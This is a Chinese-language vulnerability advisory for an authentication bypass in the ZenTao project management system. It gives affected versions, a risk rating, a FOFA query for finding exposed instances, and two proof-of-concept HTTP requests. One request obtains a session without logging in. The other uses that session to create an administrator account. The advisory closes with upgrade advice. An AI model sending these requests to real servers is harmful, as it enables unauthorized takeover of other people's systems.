

禅道项目管理系统身份认证绕过漏洞(QVD-2024-15263)

漏洞描述

禅道系统某些API设计为通过特定的鉴权函数进行验证，但在实际实现中，这个鉴权函数在鉴权失败后并不中断请求，而是仅返回一个错误标志，这个返回值在后续没有被适当处理。此外，该系统在处理某些API时未能有效检查用户身份，允许未认证的用户执行某些操作，从而绕过鉴权机制。

影响范围

16.x <= 禅道项目管理系统 < 18.12（开源版）

6.x <= 禅道项目管理系统 < 8.12（企业版）

3.x <= 禅道项目管理系统 < 4.12（旗舰版）

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级

维度	评价
威胁等级	高危
影响面	广
攻击者价值	中
利用难度	低

漏洞复现

FOFA：app="易软天创-禅道系统"

POC/EXP1：

GET /zentao/api.php?

m=testcase&f=savexmindimport&HTTP_X_REQUESTED_WITH=XMLHttpRequest&productID=dddid
kyodsnfamzvjidb&branch=klmnehgxnsmeuhshbooy HTTP/1.1

Host: 127.0.0.1:10002

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)

Chrome/124.0.0.0 Safari/537.36


Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,/,q=0.

8,application/signed-exchange;v=b3;q=0.7

Accept-Encoding: gzip, deflate

Accept-Language: zh-CN,zh;q=0.9



POC/EXP2: 用cookie创建管理员账户

POST /zentao/api.php/v1/users HTTP/1.1

Host: 127.0.0.1:10002

Cookie: zentaosid=kinhtvgvfvo2nnjupv94p4bqvr;


User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)

Chrome/124.0.0.0 Safari/537.36



Connection: close

Content-Type: application/json

{"account":"test5","password":"Qwe123","realname":"test5","role":"","group":"2"}



登录



修复方案

官方修复：

目前官方已有可更新版本，建议受影响的用户尽快升级至安全版本：

<https://www.zentao.net/download/>